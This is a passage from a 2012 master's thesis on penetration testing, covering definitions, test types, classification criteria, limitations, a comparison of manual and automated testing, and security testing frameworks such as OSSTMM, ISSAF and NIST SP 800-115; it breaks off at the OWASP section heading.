UNIVERSITY OF OSLO
Department of Informatics

Security Assessment via Penetration Testing: A Network and System Administrator's Approach

Master Thesis

Nishant Shrestha

Network and System Administration

Oslo University College

June 4, 2012

Security Assessment via Penetration Testing: A Network and System Administrator's Approach

Nishant Shrestha

Network and System Administration
Oslo University College

June 4, 2012

Abstract

In today's distributed computing environment where computer networks and Internet are convenient medium of communication and information exchange, security is becoming more and more of an issue. Security in computer networks and Internet have serious implication in today's dynamic work environment. Security is now a basic requirement because distributed computing is inherently insecure. In an organization, irrespective of its size and volume, one of many roles played by the Network and System Administrators is to improve the security of computer infrastructure. However, with rapid surface of new vulnerabilities and exploits, sometime even a fully patched system or network have security flaws. There are different security measures which network/system administrator can deploy to secure the network or system, however, the best way truly to ensure that the network or system is secure, is to perform penetration testing. Penetration testing can provide Network and System Administrators with a realistic assessment of security posture by identifying the vulnerabilities and exploits which exist within the computer network infrastructure. Penetration testing uses the same principles as crackers or hackers to penetrate computer network infrastructure and thereby verify the presence of flaws and vulnerabilities and help to confirm the security measures.

The thesis starts with defining the theoretical background of a penetration test. When the foundation is set, the thesis moves on and proposes a suitable penetration testing methodology using Free/Open Source Softwares (F/OSS) and techniques, to find out to what extend a penetration testing can succeed. This thesis also tries to identify the future trends and further research directions in penetration testing and network security.

The aim of this thesis is to identify and explain a suitable methodology behind the penetration testing and illustrate free and open source tools and techniques to simulate a possible attacks that the Network and System Administrators can use against their network or system. Network surveying tools, port scanners, vulnerability scanners and exploitation framework are few of such tools, which should be used during a penetration test.

Acknowledgements

I would first and foremost like to thank my supervisor, Hårek Haugerud, for his guidance and support throughout this thesis. I also like to express my gratitude to Mozhdeh Sheibani Harat, programme coordinator from the University of Oslo, for giving me an opportunity to complete my master program. Bishwa Shrestha for trusting and lending his laptop for the experiment work. Last but not least, thank you my family for inspiration and support.

Nishant Shrestha

Contents

List of Figures

List of Tables

Chapter 1

Introduction

The expansion and evolution of Computer, Internet and Web technologies have made society more dependent upon computer network services than ever. As the domain of these has become larger and more sophisticated, security [1] attacks, or even worse security breaches have been ever more critical which may result loss in business and productivity, the time and labour involved in redeploying infected systems poses a significant expense. These attacks or breaches directly or indirectly harm an organization's reputation and result in noncompliances with customer privacy protection laws. The security threats have evolved significantly as it involves all activities that organization, enterprises, and institutions attempt to protect the value and ongoing usability of assets and the integrity and continuity of operations. There has been a challenge of providing a secure environment; an effective network security strategy that helps identifying threats and then selecting the most effective sets of tools to mitigate them in such a way that any organization will be able to reduce the likelihood of incidents and resultant data loss[4].

Today, news of security threats or security breaches dominate headlines on a weekly basis. Sony, the data security firm RSA, the defence contractor Lockheed Martin, the Fox broadcast network, NASA's Goddard Space Flight Center, the European Space Agency, the FBI, the banking and insurance giant Citigroup are the few high profile organizations who were victims of massive network security breaches in 2011 [5]. Intrusion campaigns such as "Operation Shady Rat" disclosed by McAfee in August 2011 and "Nitro" disclosed by Symantec in October 2011 [6] showed a systematic compromise of every significant sector of the economy including technology, industrial manufacturing, defence, financial services, and government and nongovernment organizations and proved no one, regardless of whether they are government or in the private sector, is immune. [7, 8, 9, 10]. In other news, based on the industry's most reliable source for metrics on data breach investigations, Verizon 2011 Data Breach Investigations Report [11], showed the number of compromised records dropped significantly, from about 361 million records in 2008 to just 4 million records in 2010.

[1] Throughout the thesis, we use the term security, information security, IT security and computer security interchangeably.

1.1 Motivation

The Network and System Administration comprises a lot of different concepts; operating system, communication protocols, file sharing, directory services, system hardening, backup process, and more - basically anything to do with computers and how they operate. In today's multitier network architectures, computer networks are in a near-constant state of flux leading to situations where network/system administrator cannot always remain immediately up-to-date about changes in their network and keep track of their current security threats[12]. Information System Security for any organization ensures the reliable, uninterruptible and safe operation of any system. Information System Security, which can be divided into several areas, such as Network Security, Information Security and Software Security. Thus, it is an essential for network/system administrator to validate the organization's Information system security posture.

Not only the effect of threats and vulnerabilities can jeopardize the organization's reputation, but also the credibility of Network and System Administrator working for that organization. Normally, Network and System administrator is responsible to implement the security mechanisms and security polices. These security mechanisms involve DMZ (Demilitarized Zone, a portion of a network that separates a purely internal network from an external network as is defined in [13]), VPN (Virtual Private Network that provides tunnelling and cryptography), endpoint authentication that ensures confidentiality, firewall filtering and Intrusion Detection Systems (IDS). IDSs are systems able to prevent and detect any unwanted intrusion through a deep packet inspection aimed to find any matching with a signature database[14]. All these mechanisms and polices are mostly implemented based on the Network and System Administrator's expertise to guarantee the availability, confidentiality and integrity of data.

Although, all the mechanisms are common security solutions deployed to ensure a data protection, and assist the Network and System Administrators in collecting, tracking and reporting the status of known security issues, but everyday new vulnerabilities, threats are discovered, news of security breaches and data theft are heard, which leads to arising questions. Are the security mechanisms sufficient for today's evolving network to combat against Cyber criminals? Should secuirty meachanisms needs to be tested? These security mechanisms solutions address only a portion of a security concerns and are likely to face many false positives. These false positive reports are misleading and can severely complicate the Network and System Administrator's ability to distinguish the different severity levels.

On the other hand, the Network and System Administrators are prone to human errors due to huge workload on their shoulders. Often, the way into the system involves human errors leading to improper configured systems; file and access permission, password policy and so forth which can be then used to gain access to a system. Information are critical assets for any organization, and it needs to be well protected against unauthorized reproduction and attacks from internal and external sources. In this context, network/system administrator need to 'test' systems by putting oneself in the attacker's shoes and try to understand his/her intention. Thus, identify how

they act and what they look for in the systems. This is what **penetration testing** [2] aids to achieve by assessing the actual security level of the computer system against given environment, addressing vulnerabilities and threats before they are exploited. It can be used to promote security awareness amongst non-technical staffs and Intrusion Detection Systems. In brief, by performing penetration test, it allows to replicate the types of actions that a malicious attacker would take in order to compromise the system or network. Therefore, such tests can give more accurate representation of security posture of the organization at any given time.

1.2 Problem Statements

The formulations and the questions asked in the problem statement will be worked on throughout the thesis, and the conclusion will be based on what the problem statement says. All the problem statements are related to penetration testing, tools and penetration testing methodology.

The problem statements are:

1. *Investigate Penetration Testing tools and techniques.*
2. *Design and Setup an Isolated Network Laboratory to perform Penetration Test.*
3. *Investigate and identify a suitable Penetration Testing Methodology.*
4. *How a Network and System Administrator can utilise Penetration Testing to understand, analyse and address security issues?*

[2] Throughout the thesis, the terms Penetration Testing, Pen test, Pentesting and Penetration Test will be used interchangeably

Chapter 2

Background and Literature

In the early 1970's, Department of Defense first used penetration testing to demonstrate the security flaws in a computer system in an effort to combat attackers and other intruders from causing security breaches in their network so that security flaws can be fixed before they get exposed [15]. The earliest published open reference to penetration testing is a paper by R. R. Linde[16]. It was the early 1990s, the term "penetration test" and the technique used for testing were established in 1995 when the Unix-based vulnerability scanner **SANTA** was introduced [17]. The practice of penetration testing began receiving widespread attention among the Internet community with the publication of a Georgia Institute of Technology students research software project, *the Internet Security Scanner*, as well as an early paper on the subject [18, 19]. In recent days, penetration testing, or "ethical hacking", has evolved both as art and science that relies on a proven methodology and leverage a variety of cutting-edge tools to systematically identify security risks of the computer information system.

2.1 What is Penetration Test?

Penetration testing is the activity conducted by a penetration tester (PenTester) or auditor. A group of many testers is called tiger team. Technically, a penetration test is a security-oriented systematic probing of system from "inside" or "outside" to seek out vulnerabilities that an attacker could exploit. A system could be any combination of application, host or networks. In other word, it is the act of assessing all the IT infrastructure components including operating systems, communication medium, applications, network devices, physical security, and human psychology using similar or identical methods to that of an attacker but perform by the authorized and qualified IT professionals.

Penetration test can be defined as the *"simulation of a real-world attack against a target network or application, encompassing a wide range of activities and variations"*[20]. The variations include simulating an insider threat as opposed to an external attacker, varying the amount of target information provided in advance of the testing.

A simple example of penetration testing is to use 'Google Search Engine'. In a book, "Google Hacking for Penetration Testers" by Johnny Long [21] demonstrated many

tricks to get information from the engine using google's massive database. This book provides a good resource for security experts and penetration testers to discover preliminary information about the target by using directives such as "site:target-domain.com", find employee contact and email address, trace vulnerable software installations, map the network and more. Similarly, when a bug is found in another popular web application, Google can often provide a list of vulnerable servers worldwide within seconds, giving information to a well trained attacker[22].

Penetration testing is a critical step in the development of any secure system as it not only stresses the operation, but the implementation and design of a system[23]. It is an authorized and scheduled act that separates a penetration tester from an attacker and has been widely adopted by the organization and institutions. For example, A simple penetration testing may involve scanning of an IP address to identify hosts that are offering services with known vulnerabilities or even exploitable vulnerabilities that exist in an unpatched operating system. The results of these tests are then documented and submitted as report and the vulnerabilities identified can then be resolved. It does an extensive and systematic test by analysing the systems for security breaches and providing valuable information to map security issues clearly with either manual or automated tools. Throughout penetration testing period, the awareness of management and staffs of an organization is important as such tests sometime can have some serious consequences such as system crashing and network congestion resulting the outage of the system or network equipments and also may alert the IDS. In the worst case scenario, it can result in exactly the thing it is intended to prevent.

2.2 Objectives of Penetration Test

Penetration test provides a bird-eye perspective on current security posture of an organization's IT infrastructure. The intent of a penetration test is to determine the feasibility of an attack and its impact of a successful exploit if discovered. The process involves an active analysis of the system for any potential vulnerabilities that may result from poor or improper system configuration, known and/or unknown hardware or software flaws, or operational weaknesses in process or technical countermeasures. It helps to narrow down security risk and confirm whether the current security measures implemented are effective, or not [24]. Some of the other principal reasons for adopting penetration testing are listed below:

- **Providing a Good Starting point**
  A penetration testing provides a good first step to understanding present security posture of an organization by identifying flaws and breaches of security, and point outs where to apply security technologies and services so that the organization can deploy an action plan to mitigate the threats of attack or misuse.
- **Identify and prioritize security risk**
  Identifying the security risk is the actual objective of penetration testing. The use of penetration testing not only help to understand the security risk, it also help to prioritize risk issues together with an assessment of their impact and often with a proposal for mitigations. The risk identified during the testing can

be prioritized on the basis of severity. Also, these efforts can lead to efficient budget allocation for information security issues.

- **Improving security of computer system**
  Penetration testing is performed with the objective of improving the security of computer systems such as firewalls, routers and servers. Different security mechanisms like IDS, firewall, and cryptography are used to protect data. However, the frequency and severity of network intrusion, data theft and attacks caused by malicious code, hackers, disgruntled employees continues to increase along with the risks and costs associated with network security breaches and data theft. Penetration testing helps to address such concerns. For example, to find unnecessary open ports or vulnerable versions of web applications and operating systems.

- **Improving security of an overall organizational infrastructure**
  Apart from testing the technical infrastructure, a penetration test can also test management and employee infrastructure, to monitor escalation procedures, for instance, with the scope and/or aggressiveness of the tests being increased step by step. Social engineering techniques, such as requesting passwords over the telephone, can be employed to assess the level of general security awareness and the effectiveness of security policies and user agreements[1].

- **Performing Due Diligence and Independent Audits**
  An unbiased security analysis and penetration test can focus internal security resources where they are needed most. In addition, an independent security audit provides evidence of due diligence in a legal context for protecting online assets, minimizing potential loss of shareholder value. This independent audits are rapidly becoming a requirement for obtaining cyber-security insurance[25].

- **Reducing financial losses**
  Once security risk and infrastructure are in place, penetration test provides critical validation feedback between business initiatives and a security framework that allows to mitigate the financial loss and successful implementation of minimal risk.

2.3 Types of Penetration Test

Although there are different types of penetration testing, penetration testing normally depends upon what an organization wants to test, whether the scope is to simulate an attack by an insider or an external source. The two widely accepted approaches are **Black-box** and **White-box**. The main difference between two approaches is the amount of knowledge of the implementation details supplied to the tester about the systems to be tested. These two approaches will be discussed in the following sections.

2.3.1 Black-box testing

The black-box testing is also referred as ”external testing” or ”remote penetration testing”. In this approach, testers simulates an attack as someone who have no prior knowledge of the infrastructure to be tested by deploying the number of real-world attack techniques (e.g. Social Engineering, Network Scanning, remote access, Trojans

etc.) and following the organized test phases[26, 27]. For example, testers will be only provided with the organization's website or network IP address rage. Therefore, the testers simulate all hacking techniques that may reveal some known and unknown set of vulnerabilities existed on the network. The main goal behind the black-box penetration test is to verify the integrity of an organization's network and proactively reduce risks from an outside as well as inside attacks.

2.3.2 White-box testing

The white-box testing is also referred as 'internal testing'. In this approach, testers simulates an attack as someone who have complete knowledge of the infrastructure to be tested, often including OS details, IP address schema and network layouts, source code, and possibly even some passwords[26, 27]. For example, tester try to setup "backdoor"[3] access that might be used to gain remote access once the internal security has been breached. The main goal behind the white-box penetration test is to verify the integrity of organizations network and proactively reduce risks from an internal individual like a disgruntled employees.

The combination of both types of penetration testing provides a powerful insight for internal and external security view point. This combination is known as **Gray-box testing**. In this approach, testers have or are provided with some knowledge and are put in a privileged position. It is a preferred method when cost is a factor as it saves time for the pen-testing team to uncover information that is publicly available[28].

It is not the matter of which approach is superior to the other, but these approaches should be performed in a combination, to bring more value to the organization. It will help to eliminate any internal or external security issues lying at the organizations infrastructure environment for an attacker to infiltrate. Once the test is accomplished, documentation with all the necessary information regarding the target security assessment, categorizing and translating vulnerabilities according to their level of risk (low, medium, or high) into business context[26]. This risk can be measured according to the threat imposed by the vulnerability and the financial loss that would have occurred following a successful penetration.

Penetration tests may also be described as **"full disclosure", "partial disclosure"** or **"blind"** tests based on the amount of information provided to the testing party. Penetration tests may be conducted as **"blue teaming"** i.e. with the knowledge and consent of the organization's IT staff, or **"red teaming"** i.e. with only the knowledge and permission of upper management. Red teaming is more expensive and complex to manage, but can provide a better indication of the day to day security as the system administrators will not be on heightened awareness.

[3] a method of bypassing normal authentication, securing remote access to a computer, obtaining access to plain text, and so on, while attempting to remain undetected.

2.4 Vulnerability Assessment Versus Penetration Test

Vulnerability assessment such as security audits, and IT audits emphasis on identifying areas that are vulnerable to a computer attack. It examine the IT infrastructure in terms of its compliance, efficiency, effectiveness, often without regard to exploiting them and breaking in whereas penetration test usually goes deeper, gives more emphasis on identifying vulnerabilities and gaining as much access as possible of the system and then exploit them. Vulnerability assessment is an important tool in proactive computer security and penetration testing is the next step. Security assessment will stop just before compromising computer system, while a penetration test intent to compromise computer system to check how deep an attacker can go and how severe the attack could be. During vulnerability assessment, vulnerabilities in computer systems are scanned and filter out the false positive from the scanned output by mapping them with the actual vulnerabilities associated with the target host whereas penetration test aims to confirm whether the current security measures implemented are effective, or not. Vulnerability assessment is like looking at a door and thinking if the door is locked or unlocked. It could allow someone to gain unauthorized access, whereas a penetration testing is actually trying to open the door, and see where it leads, and explore the possibility after entering inside the door. A penetration test is a better indication of the weakness in the network or systems. Penetration testing is more invasive in nature whereas vulnerability assessment is less invasive and does not potentially disrupt the system or network services. Therefore, penetration test has more potential to disrupt system or network services.

2.5 Classification of Penetration Test

To ensure efficient and effective penetration testing, Penetration tester has to concentrate on factors such as what criteria can be used to describe a penetration test?, what distinguishes one penetration test from another? Distinguishing features, such as the extent of the systems to be tested, the cautiousness or aggressiveness of testing. An appropriate penetration test has to be defined on the basis on certain criteria. Figure 2.1 shows a classification of possible penetration tests. On the left, are the criteria for defining penetration tests and on the right, are the corresponding metrics for the criteria.



Figure 2.1: Classification of Penetration Test[1]

Any penetration testing can be classified with one metric from criteria. Although, all combinations are possible, but they may not be useful so PenTester must be careful in their misleading interpretation. Penetration test that combines an aggressive attack from stealthy approach is an example of a poor selection of combination of techniques.The six criteria and their possible metrics are briefly discussed below:

2.5.1 Tests based on Information

Given the amount of information that is available to PenTester prior to testing about the target system, a distinction is made between black-box testing and white-box testing.

- In a **white-box test**, testers have or are provided with a complete knowledge regarding the target network or system infrastructure. This testing can be considered as a simulation of an attack by any insider who might be in possession of the system knowledge. The main goal of a white-box penetration test is to provide information to the tester so that they can gain insight of the system, and elaborate the test based on preconceived knowledge. For example, in white-box infrastructure penetration test, information containing network maps and infrastructure details etc. are provided and in case of application penetration test, the source code of the application is provided along with design information etc. are provided.
- In a **black-box test**, testers have or are provided with no prior information regarding the target system infrastructure. This testing can be considered as a simulation of a real-world attack by an outsider. Ethical hackers or testers need

to gather their information from public sources to find the loopholes on their own, testing everything from scratch. The steps of mapping the network, operating system fingerprinting, enumerating shares, and services are typical for black boxing.

2.5.2 Tests to Aggression

Penetration testing can be run with different intensity and degree of aggressiveness. This lead to fast and early detection of attacks. The aggressive penetration test can be classified into one of the following four metrics defined below:

- With the highest level **aggressive** The most noticeable is the aggressive attack whose execution generates a vast amount of network traffic. The PenTester tries to exploit all potential vulnerabilities, Some example of such aggressive attacks is buffer overflows used on target systems and Denial of Service (DoS) attacks. Aggressive tests are identified quickly so they are not an ideal in combination with overt technique.
- With the next level - **calculated** - While performing calculated attack PenTester attempts to exploit vulnerabilities that might result in system disruptions. This includes, for instance, automatically trying out passwords and exploiting known buffer overflows in precisely identified target systems.
- With the second level - **cautious** - While performing a cautious attack, PenTester will try to use only those security flaws whose execution will not disturb the operation of the target system. Use of known default passwords or attempts to access directories on a web server is one example of cautious attack.
- With the lowest level - **passively** - Due to the small interaction with the target system, any vulnerability that are detected, are not exploited.

2.5.3 Tests with Scope

Scope of penetration testing should be carefully defined to specify which device, networks and services should be included in a test environment. It tells the which systems are to be tested during the testing phase. With respect to the scope of penetration testing, distinguish three metrics namely **full**, **limited** or **focused**, thereby reducing the complexity and cost of the solutions. The time spent for a penetration testing is directly linked to the scope of the systems to be investigated. Scope of test differs based on prior knowledge and system configuration.

- A **full** test systematically examine overall system. It should be noted that even in a full test certain system (i.e. outsourced and externally hosted systems) might not be able to be tested.
- With a **limited** access penetration testing, only part of the system which forms a logical whole is investigated. For instance, all systems in the DMZ or systems comprising an operational or a functional unit can be tested.
- With **focused** approach only one part of the system or on just one service within the systems are concentrated and tested. For instance, this test scope is appropriate after a modification or extension of the system landscape. Such a test can,

of course, only provide information about the part of a system or service that was tested; it cannot provide general information about the overall security of the system.

2.5.4 Tests from the Approach

Penetration testing can be characterized from the approach of PentTesters. There are two kinds of approaches namely **covert** and **overt**.

- **Covert** approaches use techniques that cannot be classified as an attack and thus further conceal their activity. Normally, penetration tests carried out on secondary security systems such as organizational and personnel structure and existing escalation procedures should be covert. In the earlier survey, only methods that are not directly identifiable as attempts at attacking the system should be employed in order to minimize system alerts[1].
- An **overt** white-box tests should be deployed when the covert approach fails to generate a result. This approach may involve methods, such as extensive port scanning and it should be carried out in collaboration with those internal staffs responsible for the system. The internal staff can be part of the team conducting an overt white-box test. It gives the testers time to react fast to unexpected problems.

2.5.5 Tests according to the Technique used

There are several techniques, which can be deployed during the process of penetration testing. Often, systems are compromised via a computer or networks that are incorrect along with other types of physical attacks and social engineering techniques. These techniques are briefly discussed as follows:

- **Network-based** penetration tests, also known as IP-based penetration tests are the most common testing procedure. Using network-based attack, PenTester attack to exploit vulnerabilities or inadequacies in operating systems, network protocols and application systems. This attack also includes denial of service (DoS) attack, buffer overflow, IP spoofing, sniffing and port scanning etc.
- Beside IP-based penetration test, PenTester may follow the techniques to test for vulnerabilities via **other communication networks** means such as from tapping into wireless systems such as 802.11 Wireless, Infrared systems, and Bluetooth or recreating data from electromagnetic radiation emanating from system devices.
- Using **Physical attack** technique, PenTester can assess data in a non-password protected hosts after gaining unauthorized access to the organization's perimeter. Therefore, during physical attack it is relatively easy to achieve the desired data by circumventing physical systems.
- Often "people" are considered to be the weak link in the security chain, which is why **Social engineering** techniques are often successful. Social engineering is the art of exploitation of human weakness in order to gain valuable information about the system. The wider ranges of attacks are possible using this method. Social engineering works best when there are specific policies and procedures

to be tested. For instance, an attacker could act as an employee or representative of the IT department tricking the users to reveal their account's password information and may convince unsuspecting users to gain access to restricted areas to search for sensitive information.

2.5.6 Tests by the initial point of attack

A thorough penetration test defines the initial point of attack where PenTester begins a test external or internal to an organization's network. A point from where the tester chooses to conduct attack is the initial point. Typically starting points are firewall, remote access services, web servers and wireless networks.

- In a penetration test conducted from **internal environment**, PenTester is connected to the internal infrastructure with basic access to the computer system. Simulation of this attack gives the organization valuable information on how to protect systems against their disgruntled employees. During internal testing, PenTester may evaluate the impact of an error in the firewall configuration along with the physical access of the system to simulate an attack by people with access to the internal network.
- In a penetration test conducted from **external environment**, PenTester attempts to breach security from outside with a focus on network connected to the internet. Such testing sets PenTester in the same position as any other attacker and gives an overall picture of the attack as one might expect. Such attacks are usually made from scratch, with or without disclosure of access information to the PenTester. Typically, Internet Data Centres (IDC), firewalls, VPN Termination points, Remote Access points and DMZ environment are the obvious targets for attack attempts.

2.6 Requirements for a Penetration Test

Before a penetration test, certain key issues need to be placed in order to ensure useful and timely results. It includes the technical requirements such as time constraints, cover the full range of the threats, the range of IP addresses over which the test is to be conducted and the systems that are to be attacked and also those that are not to be attacked as part of the test with minimal disruption to normal operation. Other requirements may also include legal and contractual issues specifying liability, information to individuals regarding the test taking place. Such requirements can vary depending on legal structures in the organization or even the host country of the organization.

Beside above mentioned requirements, there are a number of ethical and technical competency issues that penetration testers face in conducting test, from testing systems or protocols not explicitly included or excluded from a test. Although Code of Conduct and Best Practice is laid out by numerous professional bodies, in actual practice the penetration tester is often required to take an informed decision given a particular situation. Therefore, the tester should possess the necessary procedures, ethical and technical training to ensure the penetration tests are conducted correctly and does not lead to a false or misleading sense of security[29]

2.7 Manual Versus Automated Penetration Test

In penetration testing, the tester can adopt either manual or automated or both methods to find the vulnerabilities in the computer system. The methods adopted by testers are based on their skills and knowledge. However, there are some factors such as which method is effective, less time confusing and reliable it should be taken into considering before adopting them. Table 2.1 below shows a summary of the key points differentiating between the two methods:

	Manual Penetration Testing	**Automated Penetration Testing**
TESTING PROCESS	• Labor-intensive, inconsistent and error prone, with no specific quality standards. • Requires many disparated tools. • Results can vary significantly from test to test.	• Fast, easy and safe. Eliminates errors and tedious manual tasks. • Centralized and standardized to produce consistent and repeatable results • Easy to use and provides clear, actionable reports
EXPLOIT DEVELOPMENT AND MANAGEMENT	• Developing and maintaining exploits database is time-consuming and requires significant expertise. • Public exploits are suspect and can be unsafe to run. • Re-wiritng and porting code is necessary for cross-platform functionality.	• Product vendor develops and maintains all exploits. Exploits are continual updated for maximum effectiveness. • Exploits are professionally developed, thoroughly tested, and safe to run. • Exploits are written and optimized for a variety of platforms and attack vectors.
PRIVILEGE ESCALATION	Requires altering the system since code must be uploaded and compiled on compromised machines.	Users can quickly probe deeper into a network. Code never has to be uploaded, and test can be run remotely
REPORTING	Requires significant effort, recording and collating all results manually. All reports must be generated by hand.	Comprehensive history and finding reports are automatically produced. Reports are customizable.
AUDITING	Slow, cumbersome, often inaccurate process	Automatically records a detailed record of all activity
TRAINING	Testers need to learn non-standard, ad-hoc testing methods.	Users can learn and install in as little as one day.

Table 2.1: Manual Vs. Automated Penetration Testing [3]

2.8 Limitations of Penetration Test

Penetration tests are useful practices that can have tremendous value to tighten security of any system or product. However, penetration tests have limitations. First, penetration tests might not identify all the vulnerabilities due to time restriction or a project-focused test's limitation. Most organization cannot test everything, because of resource and time restriction but in real-world attackers may find flaws in areas that were not part of the penetration test project's scope. The attackers have ample amount of time to plot their attack, plan it out, whereas most penetration tests processes just last for a short span of time. Furthermore, while a methodology can be followed, penetration testing is not an exact science. For example, one tester may examine multiple low risk vulnerabilities and when reviewed individually may conclude no serious risk exists. On the other hand, next tester, through experience, may see that when the individual low risk vulnerabilities are taken as a whole, they lead to a significant compromise of the environment[30]. In addition to the limitations of project-focused tests and the time restriction, penetration testing is limited by the current known exploits[4]which are available publicly. Normally testers do not write their own exploits but instead rely on exploits written by others. Even for those testers who do write exploits, often there is not enough time to create a custom exploit for a newly discovered a flaw in a given target environment[31].

However, penetration test only provides no improvement in the security of a computer or network system, nor it guarantees that a successful attack will not occur, but it does significantly reduce the likelihood of a successful attack if the actions are taken to address vulnerabilities that were found as a result of conducting the penetration test. Although, penetration tests cannot replace the traditional IT security tests, nor is it a substitute for a general security policy but it supplements the established review procedures and tackles the new threats [1]. The effect of a penetration test is, however, relatively short-lived. The more protection the systems require, the more often penetration testing should be done in order to reduce the likelihood of a successful attack.

2.9 Security Testing Frameworks

There are some well-known Open-Source and Public methodologies that have been widely accepted and practice among the penetration tester. Penetration tester use these testing frameworks to create their own testing process as it provides an extended view of assessing the network and application security. Four of the most common are as following:

1. Open Source Security Testing Methodology Manual (OSSTMM)
2. Information Systems Security Assessment Framework (ISSAF)
3. National Institute of Standards and Technology (NIST 800-115)
4. Open Web Application Security Project (OWASP) Top Ten

[4]Exploits are programs or scripts specialized for exploiting specific vulnerabilities

The first two methodologies provide general guidelines and methods adhering security testing for almost any information assets, third one addresses and covers network penetration testing methodologies at a high level and the last one deals with the assessment of an application security domain. These methodologies assist pen-testers to choose the best strategy that could fit into their client's requirements and select the suitable testing prototype. It is, however, important to remember that the security in itself is an on-going process. Any minor change in the target environment can affect the whole process of security testing and may introduce errors in the final results. Thus, before combining any of these testing methodologies, the integrity of the target environment should be assured. Additionally, adapting any single methodology does not necessarily provide a complete picture of the risk assessment process. Hence, it is left up to the PenTester to select the best strategy that can address the target testing criteria and remains consistent with its network or application environment.

2.9.1 Open Source Security Testing Methodology Manual

The OSSTMM (www.isecom.org/research/osstmm.html) is a peer-reviewed methodology for performing security test and metrics. It provides the technical details of exactly which items needs to be tested, what do to before, during, and after a security test, how to measure the results. OSSTMM attempts to provide some structure and enforce best practice within the penetration testing. From a technical perspective, its methodology is divided into four key groups namely[26] **Scope, Channel, Index** and **Vector**. The **scope** defines a process of collecting information on all assets operating in the target environment. A **channel** determines the type of communication and interaction with these assets. These channels (sections) are used to describe sets of security components that has to be tested and verified during the assessment period. These components comprise of information and data controls, personal security awareness levels, fraud and social engineering control levels, computer and telecommunications networks, wireless devices, mobile devices, physical security access controls, security processes, and physical locations such as buildings, perimeters, and military bases[32]. The **index** is a method which is considerably useful while classifying these target assets corresponding to their particular identifications, such as, MAC Address, and IP Address. At the end, a **vector** concludes the direction by which an auditor can assess and analyse each functional asset[26]

OSSTMM provides guidelines to ensure that tests are thorough and focuses on improving the quality of enterprise security. It also focuses on the methodology and strategy of PenTester for repeatability and consistency in penetration testing. For this purpose, OSSTMM follows a process of four individually connected phases, namely **regulator phase, definition phase, information phase**, and **interactive controls test phase**. These phases are repeatable processes within a penetration test and used in all channels as identified by the OSSTMM. OSSTMM is also known for its**Rules of Engagement** which defines how the test project needs to run properly starting from project scope, confidentiality and nondisclosure assurance, emergency contact information, statement of work change process, test plan, test process, to how the client can expect to receive the report. OSSTMM gives a broad description of categories of testing. It also includes step by step process descriptions and information, but not deep with particular penetration testing tools and commands. Although the OS-

STMM provides a methodology to perform penetration tests, it is foremost an auditing methodology that can satisfy regulatory and industry requirements when used against corporate assets[33].

Features and Benefits:

- Its methodology is adapting to many types of security tests, such as penetration testing, white-box audit and vulnerability assessment.
- Practising the OSSTMM methodology reduces the occurrence of false positives and false negatives and provides accurate measurement for the security.
- The methodology is regularly updated with new trends of security testing, regulations, and ethical concerns.

2.9.2 Information Systems Security Assessment Framework

The ISSAF (www.oissg.org/issaf) is another peer-reviewed framework which breaks penetration testing into distinct domains and provides test criteria for each. Each of these domains assesses the different parts of a target system and provides field inputs for the successful security engagement. This peer-reviewed process provides in-depth information about how to conduct a penetration test. It also creates a distinct connection between tasks within a penetration test and penetration test tools[26, 33]. The ISSAF penetration testing methodology purely examines the security of a network, system, or application. The framework can transparently focus on target specific technology which may involve Firewalls, IDS, routers, switches, storage area networks, virtual private networks, various operating systems, web application servers, databases, and so forth. This methodology includes the **Planning and Preparation - Phase I, Assessment - Phase II** and **Reporting, Cleanup and Destory Artefacts - Phase III**. Each of these phases holds generic guidelines that are effective and flexible to any organizational environment.

Features and Benefits:

- It addresses different key areas of information security. This covers risk assessment, business structure and management, control assessment, engagement management, security policies development, and good practices.
- It bridges the gap between the technical and managerial view of penetration testing by implementing the necessary controls to handle both areas.
- Provides a high value proposition to secure the infrastructure by assessing the existing security controls against critical threats and vulnerabilities.

2.9.3 National Institute of Standards and Technology

The National Institute of Science and Technology (NIST) of the U.S. government have produced Special Publication 800-115 *Guideline on Network Security Testing*[2] which replaced Special Publication 800-42 *Technical Guide to Information Security Testing and Assessment*. This standard addresses and covers network penetration testing methodologies at a high level. These documents focus on testing framework, information on recommended security tools to use, rules of engagement and so forth. Although NIST's

methodology is less comprehensive than OSSTMM or ISSAF, but it is more likely to be accepted by regulatory agencies as it provides repeatable process for the conduction of security reviews. NIST refers to the OSSTMM's information, concepts and testing methods and parameters. The document includes guidance on the following[34]:

- Security testing policies
- Management's role in security testing
- Testing methods
- Security review techniques
- Identification and analysis of systems
- Scanning and vulnerability assessments
- Information security test planning
- Security test execution
- Post-test activities

2.9.4 Open Web Application Security Project Top Ten

